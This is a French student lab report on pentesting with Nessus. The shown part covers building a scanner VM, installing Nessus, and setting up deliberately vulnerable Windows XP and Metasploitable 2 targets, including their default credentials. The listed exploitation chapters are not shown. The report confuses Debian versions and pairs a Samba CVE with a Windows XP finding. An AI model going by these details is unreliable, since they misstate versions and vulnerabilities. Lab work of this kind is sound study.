

2024-
2025

DECOUVRIR LE PENTESTING

BUT2 R&T – UNIVERSITE SORBONNE PARIS NORD
ETUDIANT: MOHAMED AKAAOUCH
G2-TDB-TPB1

ENSEIGNANT : Ouelaali Banaissa

Table des matières

Introduction	3
1. Configuration des Machines Virtuelles pour la SAE	3
1.1 Objectif de la Machine Linux-Nessus	3
1.2 Installation de la Machine Linux	4
1.2.1 Création de la Machine Virtuelle.....	4
1.2.2. Installation de Debian 12	4
1.3 Installation de Nessus sur Debian 11	7
1.3.1 Téléchargement et préparation de l'installation de Nessus.....	7
1.3.2 Installation de Nessus	7
1.3.3 Démarrage du service Nessus	8
1.3.4 Accès à l'interface web de Nessus.....	8
1.3.5 Configuration initiale de Nessus	9
1.3.6 Vérification et préparation	10
1.4 Objectif de la Machine Windows XP.....	11
1.5 Installation de la Machine Windows XP	11
1.5.1 Création de la Machine Virtuelle.....	11
1.5.2 Installation de Windows XP	12
1.6 Objectif de la Machine Metasploitable 2	13
1.7 Installation de la Machine Metasploitable 2	14
1.7.1 Création de la Machine Virtuelle.....	14
1.7.2 Démarrage de l'installation	15
1.7.3 Configuration de Metasploitable 2	15
2. Configuration réseau des machines	16
2.1 Configuration des Adresses IP	16
2.1.1 Linux-Nessus (Debian 12).....	16
2.1.2 Metasploitable 2	17
2.1.3 Windows XP	17
2.2 Mode de Réseau - Accès par Pont.....	19
2.2.1 Vérification de la Connectivité	19
2.2.2 Résumé des Adresses IP des Machines	21
3. Analyse des Vulnérabilités avec Nessus	21
3.1 Objectif de l'Analyse.....	21

3.2 Environnement de Test	21
3.3 Création du scan	22
3.3.1 Accès à l'Interface Web de Nessus	22
3.3.2 Sélection du Type d'Analyse	22
3.3.3 Configuration du Scan	23
3.4 Lancement du Scan	24
3.5 Résultats et Analyse des Vulnérabilités	24
4. Exploitation des vulnérabilités	25
4.1 Exploitation de la Vulnérabilité Samba Badlock (CVE-2016-2118)	25
4.1.1 Étapes d'Exploitation	26
4.1.2 Recommandations pour la remédiation	30
4.2 Exploitation de la Vulnérabilité UnreallRCd Backdoor Detection (CVE-2010-2075)	31
4.2.1 Étapes d'exploitation	32
4.2.2 Recommandations pour la Remédiation	36
4.3 Exploitation de la Vulnérabilité Microsoft Windows XP Unsupported Installation Detection (CVE-2007-2447)	36
4.3.1 Étapes d'Exploitation avec Metasploit	37
4.3.2 Recommandations pour la Remédiation	40
Conclusion	41

Introduction

Dans un contexte où la cybersécurité est devenue une préoccupation majeure, l'identification et la correction des vulnérabilités sont des étapes essentielles pour protéger les systèmes et les réseaux. L'objectif de ce projet est de découvrir et d'exploiter les fonctionnalités de Nessus, un outil reconnu pour son efficacité dans l'analyse des vulnérabilités.

Nessus, développé par Tenable, est une solution utilisée par les professionnels de la sécurité pour détecter les failles présentes dans des systèmes, des réseaux et des applications. Grâce à sa capacité à scanner des infrastructures internes et externes, il identifie des vulnérabilités variées telles que les correctifs manquants, les ports mal configurés ou des erreurs de sécurité courantes.

Dans cette SAE, nous allons configurer un environnement composé de machines virtuelles (machines victimes et machine hôte avec Nessus) pour analyser des failles de sécurité. L'objectif est non seulement d'identifier les vulnérabilités, mais également d'en exploiter certaines pour mieux comprendre les faiblesses des systèmes et leurs implications. Enfin, un rapport détaillé et structuré sera produit pour documenter le processus, les résultats et les recommandations.

Ce projet permettra de :

- Découvrir et comprendre les fonctionnalités de Nessus.
- Configurer un environnement virtuel sécurisé pour effectuer des analyses.
- Identifier et exploiter des vulnérabilités afin de comprendre les failles de sécurité.
- Proposer des solutions pour améliorer la sécurité des systèmes analysés.

1. Configuration des Machines Virtuelles pour la SAE

1.1 Objectif de la Machine Linux-Nessus

Cette machine, appelée **Linux-Nessus**, est utilisée pour héberger l'outil Nessus Essentials. Elle agira comme le scanner central pour analyser les vulnérabilités des machines cibles (Windows XP et Metasploitable) dans l'environnement réseau configuré. Nessus permet d'identifier les failles de sécurité, telles que les correctifs absents, les ports ouverts et les mauvaises configurations.

1.2 Installation de la Machine Linux

1.2.1 Création de la Machine Virtuelle

- Je lance virtualBox ou et crée une nouvelle machine virtuelle :
 - Nom de la VM : Linux-Nessus

Nom : 

- Système d'exploitation : Linux

Type :


- Version : Debian (64 bits)


Version :

- RAM : 2 Go .

Hardware

You can modify virtual machine's hardware by changing amount of RAM and virtual CPU count. Enabling EFI is also possible.

Mémoire vive :  2048 MB

Processors:  1


☐ Enable EFI (special OSes only)

- Stockage disque : 20 Go en mode dynamique.

Virtual Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select an existing one. Alternatively you can create a virtual machine without a virtual hard disk.

☒ Create a Virtual Hard Disk Now

Disk Size:  20.00 Gio

☐ Pre-allocate Full Size

1.2.2. Installation de Debian 12

- Je télécharge tout d'abord l'ISO de Debian 9 sur le site officiel Debian et monte l'ISO de Debian dans le lecteur de CD/DVD de la machine virtuelle.



- Je démarre ensuite la VM avec l'ISO Debian comme source, puis suit les étapes d'installation graphique :

Langue et région :

Le pays choisi permet de définir le fuseau horaire et de déterminer les paramètres régionaux du système (« locale »). C'est le plus souvent le pays où vous vivez.

La courte liste affichée dépend de la langue précédemment choisie. Choisissez « Autre » si votre pays n'est pas affiché.

Pays (territoire ou région) :

Belgique
Canada
France
Luxembourg
Suisse
Autre

Configuration des utilisateurs :

Créer les utilisateurs et choisir les mots de passe

Vous devez choisir un mot de passe pour le superutilisateur, le compte d'administration du système. Un utilisateur malintentionné ou peu expérimenté qui aurait accès à ce compte peut provoquer des désastres. En conséquence, ce mot de passe ne doit pas être facile à deviner, ni correspondre à un mot d'un dictionnaire ou vous être facilement associé.

Un bon mot de passe est composé de lettres, chiffres et signes de ponctuation. Il devra en outre être changé régulièrement.

Le superutilisateur (« root ») ne doit pas avoir de mot de passe vide. Si vous laissez ce champ vide, le compte du superutilisateur sera désactivé et le premier compte qui sera créé aura la possibilité d'obtenir les privilèges du superutilisateur avec la commande « sudo ».

Par sécurité, rien n'est affiché pendant la saisie.

Mot de passe du superutilisateur (« root ») :

•••••

☐ Afficher le mot de passe en clair

Veuillez entrer à nouveau le mot de passe du superutilisateur afin de vérifier qu'il a été saisi correctement.

Confirmation du mot de passe :

•••••

☐ Afficher le mot de passe en clair

Capture d'écran

Revenir en arrière

Continuer

Créer les utilisateurs et choisir les mots de passe

Un compte d'utilisateur va être créé afin que vous puissiez disposer d'un compte différent de celui du superutilisateur (« root »), pour l'utilisation courante du système.

Veuillez indiquer le nom complet du nouvel utilisateur. Cette information servira par exemple dans l'adresse origine des courriels émis ainsi que dans tout programme qui affiche ou se sert du nom complet. Votre propre nom est un bon choix.

Nom complet du nouvel utilisateur :

mohamed

Créer les utilisateurs et choisir les mots de passe

Un bon mot de passe est composé de lettres, chiffres et signes de ponctuation. Il devra en outre être changé régulièrement.

Mot de passe pour le nouvel utilisateur :

•••••

☐ Afficher le mot de passe en clair

Veuillez entrer à nouveau le mot de passe pour l'utilisateur, afin de vérifier que votre saisie est correcte.

Confirmation du mot de passe :

•••••

☐ Afficher le mot de passe en clair

Partitionnement des disques :

Partitionner les disques

Le programme d'installation peut vous assister pour le partitionnement d'un disque (avec plusieurs d'organisation). Vous pouvez également effectuer ce partitionnement vous-même. Si vous choisissez le partitionnement assisté, vous aurez la possibilité de vérifier et personnaliser les choix effectués.

Si vous choisissez le partitionnement assisté pour un disque complet, vous devrez ensuite choisir le disque à partitionner.

Méthode de partitionnement :


Assisté - utiliser un disque entier
Assisté - utiliser tout un disque avec LVM
Assisté - utiliser tout un disque avec LVM chiffré
Manuel

Partitionner les disques


Veuillez noter que toutes les données du disque choisi seront effacées mais pas avant d'avoir confirmé que vous souhaitez réellement effectuer les modifications.

Disque à partitionner :



SCSI1 (0,0,0) (sda) - 21.5 GB ATA VBOX HARDISK
--



Installez des paquets essentiels :




Fin de l'installation :



1.3 Installation de Nessus sur Debian 11

1.3.1 Téléchargement et préparation de l'installation de Nessus

Pour installer Nessus sur ma machine Debian 11, j'ai commencé par télécharger le paquet d'installation de Nessus Essentials depuis le site officiel de Tenable.



Une fois que j'ai téléchargé le fichier .deb, j'ai donc vérifié qu'il était dans le répertoire de téléchargement de ma machine virtuelle Debian.

```
etudiant@virtualdebian:~/Téléchargements$ ls
AkaaouchAizouki.tgz  Nessus-10.8.3-ubuntu1604_amd64.deb  RT1SA05
etudiant@virtualdebian:~/Téléchargements$
```

1.3.2 Installation de Nessus

Pour installer Nessus, j'ai utilisé la commande suivante dans le terminal :

```
etudiant@virtualdebian:~/Téléchargements$ sudo dpkg -i Nessus-10.8.3-ubuntu1604_amd64.deb
Sélection du paquet nessus précédemment désélectionné.
(Lecture de la base de données... 166847 fichiers et répertoires déjà installés.)
Préparation du dépaquetage de Nessus-10.8.3-ubuntu1604_amd64.deb ...
Dépaquetage de nessus (10.8.3) ...
Paramétrage de nessus (10.8.3) ...
HMAC : (Module Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
Pass
ECDSA : (PCT_Signature) : Pass
ECDSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
TLS13_KDF_EXTRACT : (KAT_KDF) : Pass
TLS13_KDF_EXPAND : (KAT_KDF) : Pass
TLS12_PRF : (KAT_KDF) : Pass
PBKDF2 : (KAT_KDF) : Pass
SSHKDF : (KAT_KDF) : Pass
KBKDF : (KAT_KDF) : Pass
HKDF : (KAT_KDF) : Pass
SSKDF : (KAT_KDF) : Pass
X963KDF : (KAT_KDF) : Pass
X942KDF : (KAT_KDF) : Pass
HASH : (DRBG) : Pass
CTR : (DRBG) : Pass
HMAC : (DRBG) : Pass
DH : (KAT_KA) : Pass
ECDH : (KAT_KA) : Pass
RSA_Encrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
INSTALL PASSED
Unpacking Nessus Scanner Core Components...
Created symlink /etc/systemd/system/nessusd.service → /lib/systemd/system/nessusd.service.
Created symlink /etc/systemd/system/multi-user.target.wants/nessusd.service → /lib/systemd/system/nessusd.service.

- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://virtualdebian:8834/ to configure your scanner
```

Cette commande a extrait et configuré les fichiers nécessaires pour l'installation de Nessus. Pendant l'installation, plusieurs messages de confirmation ont été affichés, indiquant que les composants principaux du scanner Nessus avaient été déployés avec succès.

1.3.3 Démarrage du service Nessus

Une fois l'installation terminée, il a été nécessaire de démarrer le service Nessus. J'ai exécuté la commande suivante :

```
etudiant@virtualdebian:~/Téléchargements$ sudo systemctl start nessusd.service
etudiant@virtualdebian:~/Téléchargements$
```

Pour m'assurer que le service fonctionnait correctement, j'ai vérifié son état avec :

```
etudiant@virtualdebian:~/Téléchargements$ sudo systemctl status nessusd.service
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/lib/systemd/system/nessusd.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2025-01-13 01:46:51 CET; 58s ago
     Main PID: 2579 (nessus-service)
        Tasks: 16 (limit: 3529)
      Memory: 119.9M
         CPU: 42.509s
    CGroup: /system.slice/nessusd.service
            └─2579 /opt/nessus/sbin/nessus-service -q
              └─2580 nessusd -q

janv. 13 01:46:51 virtualdebian systemd[1]: Started The Nessus Vulnerability Scanner.
janv. 13 01:46:53 virtualdebian nessus-service[2580]: Cached 0 plugin libs in 0msec
janv. 13 01:46:53 virtualdebian nessus-service[2580]: Cached 0 plugin libs in 0msec
```

Le retour de cette commande indique que le service Nessus était bien actif et en cours d'exécution, comme le montre le statut : Active: active (running)

1.3.4 Accès à l'interface web de Nessus


Avec le service Nessus en cours d'exécution, je me suis connecté à son interface web via un navigateur. L'interface est accessible à l'adresse suivante :

<https://<adresse IP de la machine>:8834>

L'adresse IP de la machine Debian a été obtenue en utilisant la commande :

```
etudiant@virtualdebian:~/Téléchargements$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:28:b6:18 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
        valid_lft 85343sec preferred_lft 85343sec
    inet6 fe80::a00:27ff:fe28:b618/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```


Une fois cette adresse obtenue, j'ai ouvert un navigateur et accepté l'avertissement concernant le certificat SSL auto-signé.




1.3.5 Configuration initiale de Nessus

Sur l'interface web de Nessus, la configuration initiale s'est déroulée en plusieurs étapes :


1. **Choix de la version** : J'ai sélectionné **Nessus Essentials**, qui est gratuit et adapté pour des tests éducatifs.



2. **Activation de la licence** : J'ai saisi la clé d'activation reçue lors de mon inscription sur le site de Tenable.



3. **Création du compte administrateur** : Un nom d'utilisateur et un mot de passe sécurisé ont été définis pour accéder à l'interface Nessus.




4. **Téléchargement des plugins** : Nessus a ensuite télécharger et configurer ses plugins pour être prêt à effectuer des analyses. Cette étape a duré quelques minutes.



1.3.6 Vérification et préparation

Une fois la configuration terminée, l'interface web de Nessus a affiché le tableau de bord, confirmant que l'outil était prêt à être utilisé. Les prochaines étapes consisteront à configurer des analyses pour détecter les vulnérabilités sur les machines cibles.



1.4 Objectif de la Machine Windows XP

Cette machine, appelée **Windows XP**, est utilisée comme cible pour les analyses de vulnérabilités effectuées avec Nessus. Windows XP, en tant que système d'exploitation ancien, présente des failles potentielles liées à des configurations inadéquates, des logiciels tiers vulnérables ou des correctifs non appliqués. Cette machine permettra de tester des scénarios réalistes d'évaluation de sécurité sur un système encore largement utilisé.

1.5 Installation de la Machine Windows XP

1.5.1 Création de la Machine Virtuelle

Pour commencer, je lance **VirtualBox** et crée une nouvelle machine virtuelle :

- **Nom de la VM** : Windows xp

Nom : Windows xp



- **Type de système** : Microsoft Windows

Type : Microsoft Windows


- **Version** : Windows xp (64 bits)


Version : Windows XP (64-bit)

- **RAM** : 4 Go (recommandé pour de meilleures performances).

Hardware

You can modify virtual machine's hardware by changing amount of RAM and virtual CPU count. Enabling EFI is also possible.

Mémoire vive :  4096 MB

Processors:  1

CPU 1 CPUs 20


☐ Enable EFI (special OSes only)

- **Stockage disque** : 50 Go en mode dynamique.

Virtual Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select an existing one. Alternatively you can create a virtual machine without a virtual hard disk.

- ☒ Create a Virtual Hard Disk Now

Disk Size:  50.00 Gio

4.00 MB 2.00 Tio

☐ Pre-allocate Full Size


Une fois ces paramètres définis, j'ai monté l'ISO d'installation de Windows xp, préalablement téléchargé depuis le site officiel de Microsoft, dans le lecteur CD/DVD virtuel de la machine via l'onglet **Stockage** des paramètres de la VM.



1.5.2 Installation de Windows XP


Démarrage de l'installation :

Je démarre la machine virtuelle avec l'ISO monté. L'installation débute automatiquement et suit les étapes classiques de configuration.




Configuration post-installation :

Une fois l'installation terminée, je procède à quelques ajustements :



- Désactivation des mises à jour automatiques pour conserver des vulnérabilités non corrigées. Dans la section **Suspendre les mises à jour**, j'ai choisi une durée pour suspendre temporairement les mises à jour.



1.6 Objectif de la Machine Metasploitable 2

La machine Metasploitable 2 est utilisée comme une cible vulnérable pour les analyses de sécurité réalisées avec Nessus. Cette machine virtuelle est spécialement conçue pour être vulnérable à diverses failles de sécurité, offrant ainsi un environnement d'apprentissage pratique pour les tests de pénétration et la détection de vulnérabilités. Metasploitable 2 contient plusieurs services et applications délibérément mal configurés ou non mis à jour, ce qui en fait une cible idéale pour les outils de sécurité comme Nessus.

1.7 Installation de la Machine Metasploitable 2

1.7.1 Création de la Machine Virtuelle

- Nom de la VM : Metasploitable2

Nom : Metasploitable2



- Type de système : Linux

Type : Linux


- Version : Debian (32 bits)

Version : Debian (32-bit)

- RAM : 2 Go (Metasploitable 2 est léger et n'a pas besoin de beaucoup de ressources).

Hardware

You can modify virtual machine's hardware by changing amount of RAM and virtual CPU count. Enabling EFI is also possible.



- Stockage disque : 10 Go en mode dynamique.

Virtual Hard disk


If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select an existing one. Alternatively you can create a virtual machine without a virtual hard disk.

- ☒ Create a Virtual Hard Disk Now

Disk Size: 20.00 Gio


☐ Pre-allocate Full Size

Une fois ces paramètres définis, j'ai monté l'ISO de Metasploitable 2 dans le lecteur CD/DVD virtuel de la machine via les paramètres de la machine virtuelle dans VirtualBox.



1.7.2 Démarrage de l'installation

Après avoir lancé la machine virtuelle, l'ISO de Metasploitable 2 est démarrée automatiquement, et l'installation se déroule sans nécessiter d'interventions manuelles supplémentaires.



```
Metasploitable2 [En fonction] - Oracle VM VirtualBox
Fichier  Machine  Écran  Entrée  Périphériques  Aide
* Checking file systems...
sck 1.40.8 (13-Mar-2008)
dev/sda1 has gone 4629 days without being checked, check forced.
dev/sda1: 31/60240 files (12.9% non-contiguous), 32963/240940 blocks [ OK ]
* Mounting local filesystems... [ OK ]
* Activating swapfile swap... [ OK ]
mounting securityfs on /sys/kernel/security: done.
loading AppArmor profiles : done.
* Checking minimum space in /tmp... [ OK ]
* Skipping firewall: ufw (not enabled)... [ OK ]
* Configuring network interfaces... [ OK ]
* Starting portmap daemon... [ OK ]
* Starting NFS common utilities [ OK ]
* Setting up console font and keymap... [ OK ]
* Starting system log daemon... [ OK ]
* Doing Wacom setup... [ OK ]
* Starting kernel log daemon... [ OK ]
* Starting domain name service... bind [ OK ]
* Starting OpenBSD Secure Shell server sshd [ OK ]
* Starting portmap daemon... [ OK ]
```

1.7.3 Configuration de Metasploitable 2

Une fois l'installation terminée, Metasploitable 2 démarre directement sur le système. Ce système est déjà configuré avec des vulnérabilités connues, il n'est donc pas nécessaire d'installer des services supplémentaires pour l'utiliser comme cible d'analyse de vulnérabilités. Metasploitable 2 dispose de nombreux services comme FTP, SSH, Telnet, et d'autres applications vulnérables qui peuvent être analysées et exploitées par des outils comme Nessus.



```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login:
```

Lorsque je lance Metasploitable, il est demandé un identifiant et un mot de passe pour me connecter à la machine virtuelle. Voici les informations de connexion par défaut pour Metasploitable :

- Nom d'utilisateur : msfadmin
- Mot de passe : msfadmin

Cela m'a permis de me connecter à la machine virtuelle Metasploitable.


```

metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _

```

2. Configuration réseau des machines

